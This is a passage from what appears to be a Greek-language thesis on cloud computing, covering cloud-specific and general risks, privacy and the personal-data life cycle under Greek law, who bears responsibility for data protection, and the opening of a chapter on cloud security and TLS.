Αυτό περιλαμβάνει την αποκάλυψη των μυστικών κλειδιών(SSL,κρυπτογράφηση αρχείων, τα ιδιωτικά κλειδιά των πελατών κλπ)ή τους κωδικούς πρόσβασης, την απώλεια ή την καταστροφή των εν λόγω κλειδιών ή την μη εξουσιοδοτημένη χρήση τους για έλεγχο ταυτότητας και μη άρνηση αναγνώρισης(ψηφιακή υπογραφή).

4.3.5 Ανασφαλής ή ελλειπής διαγραφή δεδομένων

Όταν γίνεται η αίτηση για τη διαγραφή ενός πόρου του cloud,όπως με τα περισσότερα λειτουργικά συστήματα, αυτό μπορεί να οδηγήσει σε μια μη πραγματική διαγραφή των δεδομένων. Η επαρκή και η έγκαιρη διαγραφή των δεδομένων μπορεί επίσης να είναι αδύνατη(ή μη επιθυμητή από την πλευρά του πελάτη),είτε επειδή επιπλέον αντίγραφα των δεδομένων είναι αποθηκεμένα αλλά μη διαθέσιμα ή επειδή ο δίσκος που είναι να καταστραφεί έχει αποθηκευμένα δεδομένα από άλλους πελάτες. Στην περίπτωση της πολλαπλής-μισθώσεις και της επαναχρησιμοποίησης των πόρων υλικού, κάτι τέτοιο αποτελεί μεγαλύτερο κίνδυνο για τον πελάτη από ότι με ένα συγκεκριμένο υλικό [12].

4.4 Κίνδυνοι που δεν αφορούν ειδικά το Cloud

Κατά τη διάρκεια της ανάλυσης των κινδύνων, εντοπίσαμε τις παρακάτω απειλές οι οποίες δεν αφορούν ειδικά το cloud computing, αλλά θα πρέπει ωστόσο να εξεταστούν προσεκτικά κατά την εκτίμηση του κινδύνου ενός τυπικού cloud-based συστήματος.

- **Network breaks** (διακοπές δικτυού):Ένας από τους υψηλότερους κινδύνους. Δυνητικά επηρεάζονται χιλιάδες πελάτες ταυτόχρονα

- **Network management**(διαχείριση του δικτυού):Προβλήματα που μπορούν να δημιουργηθούν κατά την διαχείριση του δικτυού είναι να υπάρχει συμφόρηση στο δίκτυο, έλλειψη σύνδεσης και μη βέλτιστη χρήση του.

- **Modifying network traffic**:τροποποίησης της κίνησης στο δίκτυο.

- **Social engineering attacks**:Οι επιθέσεις τύπου social engineering θεωρούνται συνήθως αυτές όπου υπάρχει χειρισμός των ανθρώπων που εκτελούν ενέργειες ή κατέχουν εμπιστευτικές πληροφορίες. Αν και είναι παρόμοιο με ένα τέχνασμα εμπιστοσύνης ή απλά μιας απάτης, ο όρος συνήθως απάτη ή εξαπάτηση ισχύει για το σκοπό της συλλογής πληροφοριών η' την πρόσβασης στο σύστημα και στις περισσότερες περιπτώσεις ο εισβολέας χρησιμοποιεί τα στοιχειά του νόμιμου διαχειριστή του συστήματος(πλαστοπροσωπία).

- **Unauthorized access to premise**: (περιλαμβάνει αναρμόδια πρόσβαση στις εγκαταστάσεις, συμπεριλαμβανομένων τις φυσικής πρόσβασης στα μηχανήματα και σε άλλες περιοχές).Δεδομένου ότι οι πάροχοι cloud

συγκεντρώνουν τους πόρους σε μεγάλα κέντρα δεδομένων, και δεδομένου ότι ο φυσικός περιμετρικός έλεγχος είναι πιθανόν πιο ισχυρός, ο αντίκτυπος της παραβίασης των ελέγχων αυτών είναι υψηλότερος.

Να σημειωθεί ότι οι κίνδυνοι που αναφέρονται παραπάνω δεν ακολουθούν μια συγκεκριμένη σειρά της κρισιμότητας. Είναι από τους δώδεκα πιο σημαντικούς κινδύνους που αντιμετωπίζει το cloud computing κατά τη διάρκεια της αξιολόγησης του. Οι κίνδυνοι από τη χρήση του cloud computing θα πρέπει να συγκριθούν με τους κινδύνους της παραμονής σε παραδοσιακές λύσεις. Επίσης είναι συχνά δυνατό, και σε ορισμένες περιπτώσεις ενδείκνυται, για τον πελάτη cloud τη μεταφορά των κινδύνων στον πάροχο του cloud.Όμως δεν μπορούν όλοι οι κίνδυνοι να μεταφερθούν: Εάν υπάρξει κίνδυνος ο οποίος οδηγεί στην αποτυχία μιας επιχείρησης, σοβαρή ζημιά στη φήμη ή νομικές συνέπειες, είναι δύσκολο ή αδύνατο για την αποζημίωση για τη ζημία αυτή. Τελικά, μπορείτε να αναθέσετε την ευθύνη στον πάροχο του cloud, αλλά δεν μπορείτε να αναθέτουν την ευθύνη σε τρίτους [12].

Κεφάλαιο 5 Ιδιωτικότητα και προσωπικά δεδομένα στο Cloud Computing

5.1 Τι είναι ιδιωτικότητα

Μια κοινή παρανόηση μεταξύ των χρηστών είναι ότι συχνά θεωρούν πως η διασφάλιση της ιδιωτικότητα, είναι υποσύνολο των υπηρεσιών ασφαλείας των πληροφοριακών συστημάτων. Η παραπάνω θεώρηση δεν είναι απόλυτος ακριβής, διότι ενώ οι δυο έννοιες (ιδιωτικότητα και ασφάλεια της πληροφορίας)είναι στενά συνδεδεμένες, η ιδιωτικότητα αποτελεί ένα ξεχωριστό τομέα που χρήζει ιδιαίτερης μεταχείρισης.


Η έννοια της ιδιωτικότητας ποικίλλει ανάλογα το πολιτισμικό, εθνολογικό, εθιμικό και ηθικό υπόβαθρο του παρατηρητή. Η αντίληψη για την έννοια της ιδιωτικότητας διαμορφώνεται τόσο από τις δημόσιες προσδοκίες όσο και από το νομικό περιβάλλον με αποτέλεσμα να μην είναι εφικτός ένας παγκόσμια αποδεκτός ορισμός της ιδιωτικότητας. Η ιδιωτικότητα αναφέρετε σε αυτό που αποκαλούμε προσωπικά δεδομένα. Προσωπικά δεδομένα κατά τον Οργανισμός Οικονομικής Συνεργασίας και Ανάπτυξης (OECD) είναι : ‘κάθε πληροφορία που σχετίζεται με ένα συγκεκριμένο ή αναγνωρίσιμο πρόσωπο (υποκείμενο των δεδομένων)’. Η προστασία των προσωπικών δεδομένων αναφέρεται στα δικαιώματα ή τις υποχρεώσεις που σχετίζονται με τη συλλογή, την επεξεργασία, την κοινολόγηση, την αποθήκευση και την καταστροφή των προσωπικών δεδομένων. Ουσιαστικά, όταν μιλάμε για την διασφάλιση του απορρήτου των επικοινωνιών και την προστασία προσωπικών δεδομένων στο cloud εννοούμε την υπευθυνότητα των οργανισμών απέναντι στους αρχικούς ιδιοκτήτες τους (συνήθως τους τελικούς χρήστες), καθώς και το βαθμό διαφάνεια που χαρακτηρίζει την πολιτική των οργανισμών σε σχέση με την διαχείριση των δεδομένων προσωπικού χαρακτήρα.

Τα παραπάνω συμπυκνώνονται στο ορισμό που έχει δοθεί από το American Institute of Certified Public Accountants (AICPA) και το Canadian Institute of Charted Accountants (CICA) κάτω από το πρότυπο Generally Accepted Privacy Principles (GAPP) και αναφέρει ως προστασία δεδομένων προσωπικού χαρακτήρα: «τα δικαιώματα και τις υποχρεώσεις φυσικών προσώπων και οργανισμών σε σχέση με τη συλλογή, τη χρήση, τη κατακράτηση και τη δημοσιοποίηση των προσωπικών πληροφοριών» [14].

5.2 Τι είναι το Data Life Cycle

Οι προσωπικές πληροφορίες των πελατών θα πρέπει να διαχειρίζονται σαν να είναι ένα μέρος των δεδομένων που χρησιμοποιούνται από τον οργανισμό. Η διαχείριση αυτή θα πρέπει να γίνεται από τη στιγμή της σύλληψης της πληροφορίας έως την τελική διάθεση της. Η προστασία των προσωπικών στοιχείων καθώς και τις

επιπτώσεις του cloud για καθεμία από τις ακόλουθες φάσεις εξετάζουμε λεπτομερώς παρακάτω. Στην παρακάτω εικόνα απεικονίζονται οι φάσεις του data life cycle.



5.3 Ειδικά χαρακτηριστικά του Data Life Cycle

Φάση 1 : Δημιουργία της πληροφορίας

- **Ιδιοκτησία**: ποιος από τον οργανισμό είναι ο κάτοχος των προσωπικών δεδομένων και πώς διατηρείται η ιδιοκτησία εάν ο οργανισμός χρησιμοποιεί τεχνολογίες cloud computing.

- **Ταξινόμηση**: πώς και πότε ένα προσωπικό δεδομένο ταξινομείται; Υπάρχουν περιορισμοί σχετικά με τη χρήση και την επεξεργασία συγκεκριμένων κατηγοριών δεδομένων σε περιβάλλον Cloud;

- **Διακυβέρνηση**: υπάρχει μια δομή στην εταιρική διακυβέρνησης που να διασφαλίζει την διαχείριση και προστασία των προσωπικών δεδομένων συμφώνα με τις πρότυπες πολιτικές του οργανισμού; Και αν ναι, η δομή αυτή μπορεί να εξασφαλίσει την ροή ελέγχου για τα δεδομένα που μεταναστεύουν στο cloud;

Φάση 2 : Χρήση

- **Εσωτερική και εξωτερική χρήση**: Τα προσωπικά δεδομένα χρησιμοποιούνται μόνο στο πλαίσιο του φορέα που αρχικά τα συλλέγει ή χρησιμοποιούνται και εκτός του οργανισμού (π.χ. σε ένα public cloud);

- **Τρίτα μέρη**: οι πληροφορίες του οργανισμού «μοιράζονται» από κοινού με τρίτους (π.χ., τους υπεργολάβους ενός προγράμματος πληροφορικής η' τους παρόχους cloud υπηρεσιών);

- **Καταλληλότητα**: η χρήση των πληροφοριών γίνεται με τον σκοπό για τον οποίο έχουν συλλεχθεί; Είναι ορθή η χρήση των δεδομένων όταν αυτά βρίσκονται σε περιβάλλον Cloud, και είναι σύμφωνη με τις νομικές δεσμεύσεις που έχει αναλάβει ο οργανισμός απέναντι στα υποκείμενα των δεδομένων;

- **Αποκάλυψη/Συμμόρφωση** : Γίνεται η διαχείριση των πληροφοριών που βρίσκονται στο Cloud με τέτοιο τρόπο, ώστε να είναι εφικτή η συμμόρφωση του οργανισμού με τις νομικές απαιτήσεις σε περίπτωση δικαστικής διερεύνησης η' προστατευτικών μέτρων;

Φάση 3 Μεταφορά

- **Public εναντίον private cloud**: όταν οι πληροφορίες μεταφέρονται σε ένα περιβάλλον cloud,είναι αυτό ένα public cloud ,και επίσης προστατεύεται καταλλήλως; (Τα προσωπικά δεδομένα θα πρέπει να προστατεύονται πάντοτε, προκειμένου να αποφευχθούν διαρροές που αφορούν στοιχεία του τελικού πελάτη και τις νομικές συνέπειες που ακολουθούν)

- **Απαιτήσεις κρυπτογράφησης**: Τα προσωπικά δεδομένα κρυπτογραφούνται; Τι ισχύει, αναφορικά με την κρυπτογράφηση για όσα δεδομένα ταξιδεύουν στο cloud;

- **Έλεγχος πρόσβασης**: Υπάρχουν επαρκείς μηχανισμοί ελέγχου πρόσβασης (ποιος μπορεί να έχει πρόσβαση) σε δεδομένα προσωπικού χαρακτήρα;

Φάση 4 Μετασχηματισμός

- •**Εξαγωγή ειδικών χαρακτηριστικών**: Οι αρχικές δομές ελέγχου πρόσβασης και οι περιορισμοί χρήσης, διατηρούνται όταν τα προσωπικά δεδομένα μεταναστεύουν στο διαδίκτυο ή μορφοποιούνται για περαιτέρω επεξεργασία;

- **Συγκέντρωση-συσχέτιση**: Τα δεδομένα όταν μεταφερθούν σε πλατφόρμα cloud συνεχίζουν να σχετίζονται με ένα αναγνωρίσιμο άτομο (και άρα διατηρούν το χαρακτήρα του προσωπικού δεδομένου);

- **Ακεραιότητα**: η ακεραιότητα των προσωπικών δεδομένων διατηρείτε όταν αυτά πλέον υπάρχουν στο cloud;

Φάση 5 Αποθήκευση

- **Έλεγχος πρόσβασης**: Υπάρχουν δομές ελέγχου πρόσβασης για τα δεδομένα προσωπικού χαρακτήρα, που να διασφαλίζουν ότι όταν πλέον αυτά αποθηκεύονται στο cloud, μόνο τα άτομα που είναι αναγκαίο και μόνο αυτά, θα μπορούν να έχουν πρόσβαση σε αυτά;

- **Δομημένη έναντι αδόμητες**: Με ποια μεθοδολογία αποθηκεύονται τα δεδομένα, και πως μπορεί ο οργανισμός να έχει μελλοντικά πρόσβαση και να τα διαχειριστεί;

- **Ακεραιότητα/διαθεσιμότητα/εμπιστευτικότητα**: Με ποιους μηχανισμούς εξασφαλίζεται η ακεραιότητας των δεδομένων, ποια η διαθεσιμότητα τους και επιτυγχάνεται η διατήρηση της εμπιστευτικότητα τους όταν αυτά αποθηκεύονται σε περιβάλλον cloud;

- **Κρυπτογράφηση**: πολλές νομοθετικές και κανονιστικές διατάξεις, σε διάφορες χώρες προβλέπουν ότι ορισμένοι τύποι προσωπικών δεδομένων, πρέπει να αποθηκεύονται σε κρυπτογραφημένη μορφή. Δημιουργείται λοιπόν το ερώτημα, αν και σε ποιο βαθμό, ο πάροχος των υπηρεσιών Cloud είναι σε θέση να προσφέρει υπηρεσίες συμφώνα με την παραπάνω νομική απαιτήσεις;

Φάση 6 Αρχειοθέτηση

- **Νομικές Δεσμεύσεις**: Τα προσωπικά δεδομένα υπόκεινται σε ρυθμίσεις που υπαγορεύουν για πόσο χρόνο θα πρέπει να αποθηκευτούν και να αρχειοθετηθούν. Είναι λοιπόν ζωτικής σημασίας η πλήρης συμμόρφωση του παρόχου προς της απαιτήσεις αυτές;

- **Τεχνικοί προβληματισμοί**: Το αποθηκευτικό μέσο που χρησιμοποιείται για την αρχειοθέτηση των πληροφοριών, θα είναι προσπελάσιμο και στο μέλλον (π.χ οι δισκέτες δεν μπορούν πλέον να διαβαστούν γιατί οι σχετικές συσκευές ανάγνωσης έχουν αποσυρθεί);

- **Κατακράτησης**: για πόσο καιρό τα δεδομένα θα διατηρούνται από τον πάροχο; Η περίοδος διατήρησης είναι συνεπής με την πολιτική του οργανισμού-πελάτη;

Φάση 7 Θάνατος της πληροφορίας

- **Ασφαλής καταστροφή**: Η πολιτική αποδόμησης και καταστροφής της πληροφορίας γίνεται με τον ενδεδειγμένο τρόπο ώστε να είναι αδύνατη η μη εξουσιοδοτημένη επανάκτηση της ;

- **Αποτελεσματικότητα:** Οι πληροφορίες καταστρέφονται ολοσχερώς και με τρόπο που να κάνει αδύνατη την ανάκτηση τους από τον οποιοδήποτε;

Οι επιπτώσεις διαφέρουν με βάση το συγκεκριμένο μοντέλο loud που χρησιμοποιεί ο οργανισμός, τη φάση των προσωπικών πληροφοριών στο σύννεφο, καθώς και τη φύση της οργάνωσης. Η παρακάτω ανάλυση δίνει κάποιες από αυτές τις ανησυχίες. Ωστόσο, κάθε οργανισμός πρέπει να κάνει μια εκτίμηση των επιπτώσεων στην προστασίας προσωπικών δεδομένων πριν από την μετάβαση σε cloud computing που περιλαμβάνει προσωπικές πληροφορίες [15].

5.4 Σημεία προβληματισμού σχετικά με την ιδιωτικότητα στο Cloud

Από πολλούς ειδικούς, υπάρχουν διαφορά ερωτήματα σχετικά με την προστασία των προσωπικών δεδομένων, όταν αυτά εκτίθενται σε περιβάλλοντα cloud. Οι προβληματισμοί αυτοί πηγάζουν από των συνδυασμό θεμάτων ασφάλειας των πληροφοριακών συστημάτων και της ιδιωτικότητας.

- **Πρόσβαση**

Το υποκείμενο των δεδομένων έχει δικαίωμα να γνωρίζει ποιες προσωπικές πληροφορίες κατακρατηθήκαν και σε ορισμένες περιπτώσεις, μπορεί να ζητήσει την διακοπή της περαιτέρω επεξεργασίας τους (Νόμος 3471/2006 & Ν.2472/97 για την Ελληνική Δημοκρατία) .Οι σχετικές ρυθμίσεις παίζουν σημαντικό ρόλο στο σχεδιασμό των εκστρατειών Marketing και άλλων εμπορικών δραστηριοτήτων ενώ κατά κανόνα οι κανονισμοί ενσωματώνονται αναγκαστικά στην πολιτική προστασίας προσωπικών δεδομένο του κάθε οργανισμού. Όμως σε ένα πολύπλοκο σύστημα όπως το περιβάλλον Cloud, γενάτε η ανησυχία σχετικά με την ικανότητα του οργανισμού για την παροχή όλων των απαραίτητων πληροφοριών στο υποκείμενο της πληροφορίας και τελικά στην συμμόρφωση του οργανισμού με της νομικές του δέσμευσης. Εάν ο ενδιαφερόμενος εξασκήσει το δικαίωμα να ζητήσει από τον Οργανισμό να καταστρέψει τα προσωπικά του στοιχεία του, πως μπορεί αυτός να εξασφαλίσει ότι όλες οι πληροφορίες του υποκειμένου έχουν διαγραφεί και στο Cloud;

- **Συμμόρφωση**

Ποιες είναι οι απαιτήσεις συμμόρφωσης αναφορικά με ιδιωτικό απορρήτου σε περιβάλλον cloud;Ποια είναι η ισχύουσα νομοθεσία, οι κανονισμοί, τα πρότυπα και οι συμβατικές δεσμεύσεις που ρυθμίζουν το κύκλο ζωής των πληροφοριών αυτών; Ποιος είναι υπεύθυνος για τη τήρηση και την εφαρμογή των νομικών και άλλων δεσμεύσεων; Πώς η υφιστάμενη δομή εξασφαλίζει την τήρηση του απορρήτου;
Επηρεάζεται από τη μετάβαση σε περιβάλλον Cloud; Πως ενσωματώνεται στην πολιτική των εταιριών, το γεγονός ότι οι υποδομές cloud, είναι αντικείμενα πολλών, και κάποιες φορές αντικρουόμενων, εθνικών και υπερεθνικών ρυθμίσεων δεδομένης μάλιστα και της γεωγραφικής διασποράς τους σε διαφορετικές χώρες;
π.χ Ποιο δικαστήριο είναι αρμόδιο και ποια νομοθεσία θα πρέπει να εφαρμοστεί στην περίπτωση που τα δεδομένα χρησιμοποιούνται στην Ελλάδα αλλά αποθηκεύονται στις ΗΠΑ;

- **Αποθήκευση**

Πού αποθηκεύονται τα δεδομένα στο Cloud; Ποια πληροφορία μεταβιβάζεται στα διαφορά datacenter και ποιες σε άλλες χώρες; Υπάρχει μίξη των πληροφοριών από άλλες οργανώσεις που χρησιμοποιούν το ίδιο πάροχο cloud;Οι νομοθεσία για την διασφάλιση του απορρήτου των επικοινωνιών [Ν.3674 (ΦΕΚ136/10-07-2008),Ν.3471 (ΦΕΚ 133/Α/28-06-2006), Ν.3431 (ΦΕΚ 13/Α/3-2-2006), Ν.3115 (ΦΕΚ47/Α/27-02-2003)].

Για την Ελλάδα στις διάφορες χώρες, θέτει περιορισμούς στην δυνατότητα των οργανισμών να μεταφέρουν ορισμένους τύπους προσωπικών δεδομένων σε άλλες χώρες; Στην περίπτωση που τα δεδομένα αποθηκεύονται στο Cloud, ενδέχεται να υπάρξει διαβίβαση τους σε διαφορετικές κρατικές οντότητες, χωρίς αυτό να γίνεται εν γνώση του οργανισμού του πελάτη, με αποτέλεσμα τη πιθανή παραβίαση του τοπικού δίκαιου(π.χ Προσωπικά δεδομένα Ελλήνων, αποθηκεύονται για λογαριασμό του Ελληνικού Οργανισμού, στις ΗΠΑ).

- **Διατήρηση - Διακράτηση**

Για πόσο χρονικό διάστημα, αποθηκεύονται, πριν διαγράφουν οριστικά και αποτελεσματικά, τα προσωπικά δεδομένα που μεταφέρονται; Ποια είναι η πολιτική διατήρησης που διέπει τα δεδομένα; Ποιος είναι ο ουσιαστικός κάτοχος των δεδομένων, είναι δηλαδή ο οργανισμός του πελάτη ή ο πάροχος του cloud; Ποιος ελέγχει την πολιτική διατήρησης των πληροφοριών και πώς γίνετε ο χειρισμός εξαιρετικών περιπτώσεων (π.χ δεδομένα που αφορούν ύποπτους για τρομοκρατικές ενέργειες) και ποιες εγγύησης παρέχονται για την διασφάλιση των ατομικών δικαιωμάτων (π.χ παρουσία εισαγγελικού λειτουργού).

- **Καταστροφή**

Με ποια μέθοδο ο πάροχος του cloud οδηγεί τα προσωπικά δεδομένα στην καταστροφή , μετά το πέρας της περιόδου υποχρεωτικής διακράτησης; Πώς ο οργανισμός διασφαλίζει ότι τα προσωπικά δεδομένα καταστρέφονται από τους παρόχους του cloud στο σωστό χρονικό σημείο και δεν είναι διαθέσιμα σε άλλους, μη εξουσιοδοτημένους χρήστες του Cloud; Πώς διασφαλίζεται ότι ο πάροχος του cloud δεν διατηρεί πρόσθετα αντίγραφα; Να σημειωθεί, ότι για την επίτευξης της μεγίστης διαθεσιμότητας πολλοί πάροχοι του cloud παρέχουν την υπηρεσία replication, η οποία συνιστάται στην αυτόματη αναπαραγωγή/αποθήκευση της πληροφορίας σε πολλαπλά συστήματα ή και τοποθεσίες. Το Replication μετατρέπεται σε πρόκληση, όταν ο οργανισμός προσπαθεί να καταστρέψει τα δεδομένα. Δημιουργείται λοιπόν το ερώτημα αν μπορούμε να καταστρέψουμε αποτελεσματικά το σύνολο των δεδομένων όταν αυτά μεταναστεύσουν στο Cloud; Ο πάροχος του cloud πραγματικά καταστρέφει τα δεδομένα η απλά τα κάνει απροσπέλαστα για τον πελάτη του;

- **Έλεγχος και παρακολούθηση**

Πώς μπορούν οι οργανισμοί να παρακολουθούν τους παρόχους του cloud και να παρέχουν της απαραίτητες εγγυήσεις προς τα ενδιαφερόμενα μέρη ότι πληρούνται οι απαιτήσεις για την προστασία του ιδιωτικού απορρήτου, όταν τα προσωπικά του δεδομένα βρίσκονται σε μια άλλη φυσική τοποθεσία;

- **Παραβίαση της ιδιωτικής ζωής**

Πώς μπορούμε να γνωρίζουμε ότι σημειώθηκε παραβίαση των δεδομένων (π.χ πελάτες τραπεζών στη Ελβετία που τα δεδομένα τους κλάπηκαν και διαβάστηκαν στις οικίες τους εφορίες), πώς μπορείτε να διασφαλιστεί ότι ο πάροχος του cloud προχωρά σε έγκαιρη ενημέρωση όταν παρουσιάζεται μια παραβίαση, και ποιος είναι υπεύθυνος για τη διαχείριση της κοινοποίησης της παραβίασης ; Ποιος είναι ο φορέας

(ο οργανισμός του πελάτη ή ο πάροχος του cloud)που επιβαρύνεται με τα κόστη της αποζημίωσης των πελατών αλλά και της λογοδοσίας απέναντι στις αρχές ;

5.5 Ποιος έχει την ευθύνη για τη προστασία του απορρήτου

Υπάρχουν αντικρουόμενες απόψεις σχετικά με το ποιος φορέας είναι υπεύθυνος για την ασφάλεια και το ιδιωτικό απόρρητο. Ορισμένοι νομικοί και κάποιες επιστημονικές εργασίες αποδίδουν την ευθύνη στους παρόχους των υποδομών Cloud- αλλά παρόλο που νομικά είναι δυνατή η μεταβίβαση της αστικής ευθύνης μέσω συμβατικών συμφωνιών, είναι αδύνατη η μεταφορά της απαίτησης για λογοδοσία. Σε τελική ανάλυση, στα μάτια του κοινού και του φυσικού δικαστή, το βάρος για την ασφάλεια των δεδομένων και της ιδιωτικής ζωής εμπίπτει στις υποχρεώσεις της οργάνωσης που συλλέγει αρχικά τα δεδομένα .Αυτό ισχύει ακόμη και αν ο χρήστης η εταιρεία δεν έχει την υποδομή να εξασφαλίσει την τήρηση των συμβατικών υποχρεώσεων του CSP. Τα ιστορικά στοιχεία δείχνουν ότι παραβιάσεις στην ιδιωτικότητα των προσωπικά δεδομένων έχουν ένα συνεχές αποτέλεσμα . Όταν μια οργάνωση χάνει τον έλεγχο των προσωπικών δεδομένων των χρηστών, οι χρήστες υφίσταστε (άμεσα ή έμμεσα) ζημίες, σε μεταγενέστερο χρόνο, ως αποτέλεσμα τις απώλειας.


Η κλοπή των στοιχείων της ταυτότητας και της χρήσης της σε μη εξουσιοδοτημένες ενέργειες (π.χ έκδοση Πιστωτικής Κάρτας) είναι μόνο ένα παράδειγμα του τι μπορεί να συμβεί σε περίπτωση διάρρηξης της ιδιωτικότητας. Αν κάτι τέτοιο συμβεί σε περιβάλλον Cloud, τότε οι ευθύνες θα αναζητηθούν από αυτόν που πήρε την απόφαση για την επιλογή του παρόχου του cloud και την μεταφορά των δεδομένων στο Cloud. Είναι ευθύνη του οργανισμού να λαμβάνει όλες της απαραίτητες μέριμνες για την διασφάλιση των δεδομένων των χρηστών. Ο υπεύθυνος για την επιτήρηση της κατάστασης των δεδομένων απαιτείτε να έχει κατάλληλο υπόβαθρο, που να του επιτρέπει, την σε βάθος κατανόηση της τεχνολογίας που χρησιμοποιείται ως υποδομή για την ανάπτυξη και παροχή υπηρεσιών Cloud αλλά και να αντιλαμβάνεται τις νομικές δεσμεύσεις που αναλαμβάνει ο οργανισμός. Στην πραγματικότητα η αποτελεσματική διαχείριση των προσωπικών δεδομένων απαιτεί την ύπαρξη μια ομάδας νομικών και τεχνικών, με ειδίκευση στις ιδιαιτερότητες των δομών Cloud Computing [15].

Κεφάλαιο 6 Ασφάλεια στο Cloud Computing

6.1 Ασφάλεια πληροφοριών στο Cloud Computing

Όπως έχει αναφερθεί νωρίτερα οι περισσότερες επιχειρήσεις κάνουν χρήση του Cloud Computing, κυρίως μέσω της μεθόδου χρονικής μίσθωσης, προκειμένου να μειώσουν τα κόστη τους. Οι επιχειρήσεις κάνουν χρήση του νέφους για να αποκτήσουν χώρο για την αποθήκευση πληροφοριών. Αυτή η μέθοδος αποθήκευσης είναι σαφώς φτηνότερη από αυτή εντός της επιχείρησης, αλλά το ερώτημα που εγείρεται είναι κατά πόσο είναι ασφαλέστερη ή τουλάχιστον εξίσου ασφαλής. Επομένως είναι, αν όχι στην κορυφή, αρκετά ψηλά στις προτεραιότητες των επιχειρήσεων.

Όπως φαίνεται και στην παρακάτω εικόνα, η ασφάλεια είναι ένα ζήτημα που χαίρει ιδιαίτερης ανησυχίας, ακόμα και από τη σκοπιά της χρήσης υπηρεσιών Νέφους από τους ίδιους τους υπαλλήλους προς ζημία της εταιρίας.



Εικόνα 5: Ανησυχία περί ασφάλειας στο Cloud

Προκειμένου να γίνει κατανοητό το ζήτημα της ασφάλειας στο Cloud Computing είναι σημαντικό να έχει γίνει κατανοητή η δομή του συστήματος. Η κατανόηση της δομής είναι το σημείο κλειδί για την κατανόηση της ασφάλειας του Νέφους και του τρόπου επίτευξης της. Τα περισσότερα ζητήματα ασφάλειας που προκύπτουν στο Cloud Computing είναι αποτέλεσμα της έλλειψης ελέγχου πάνω στη δομή από τη μεριά του χρήστη ή της επιχείρησης. Οι περισσότερες επιχειρήσεις δε γνωρίζουν που αποθηκεύονται τα δεδομένα τους και τι είδους μηχανισμοί λαμβάνουν χώρα για να τα προστατέψουν, όπως λ.χ. αν τα δεδομένα τους είναι κρυπτογραφημένα ή όχι, ποια μέθοδος κρυπτογράφησης έχει εφαρμοστεί, αν είναι ασφαλής ο δίαυλος μεταφοράς αυτών και πως διαχειρίζονται τα κλειδιά κρυπτογράφησης.

Ο Jensen et al παρουσίασε τα τεχνικά ζητήματα ασφαλείας στο Cloud Computing, παρόλα αυτά τα ζητήματα σχετίζονται περισσότερο με τα προβλήματα των υπηρεσιών δικτύου και των προγραμμάτων περιήγησης στο δίκτυο παρά με το Νέφος αυτό καθεαυτό. Αυτά τα ζητήματα είναι εξίσου πολύ σημαντικά για το Cloud Computing καθώς το τελευταίο κάνει εκτεταμένη χρήση των υπηρεσιών δικτύου και οι χρήστες του κάνουν χρήση των προγραμμάτων περιήγησης για να έχουν πρόσβαση στις υπηρεσίες δικτύου αφορούν το XML πλαίσιο της υπογραφής, όπου η XML υπογραφή χρησιμοποιείται για πιστοποίηση [16].

Η ασφάλεια των προγραμμάτων περιήγησης είναι επίσης ένα σημαντικό ζήτημα στο Cloud Computing δεδομένου ότι σε ένα Υπολογιστικό Νέφος οι υπολογισμοί γίνονται σε απομακρυσμένους servers και ο υπολογιστής client (δηλαδή ο περιφερειακός υπολογιστής) χρησιμοποιείται μόνο για να κάνει τις μεταβιβάσεις των πληροφοριών (I/O) και να πιστοποιεί τις εντολές στο Νέφος.Επομένως τα τυπικά προγράμματα περιήγησης είχαν την ανάγκη να στείλουν I/O και αυτοί χρησιμοποιήθηκαν με διάφορα ονόματα όπως: εφαρμογές δικτύου, «web 2.0» ή SaaS. Παρόλα αυτά η χρήση τω προγραμμάτων περιήγησης δημιούργησαν την αμφιβολία της ασφάλειας. Το TLS (Transport Layer Security – Ασφάλεια Μεταφοράς σε Επίπεδα) είναι σημαντικό σε αυτό το ζήτημα μιας και χρησιμοποιείται ευρέως για πιστοποίηση και κρυπτογράφηση δεδομένων. Η υπογραφή XML ή κωδικοποίηση XML δε μπορούν να χρησιμοποιηθούν απευθείας από το πρόγραμμα περιήγησης καθώς η κωδικοποίηση μπορεί να επιτευχθεί μόνο μέσω του TLS και οι υπογραφές μπορούν να χρησιμοποιηθούν μόνο μέσω της «χειραψίας» TLS. 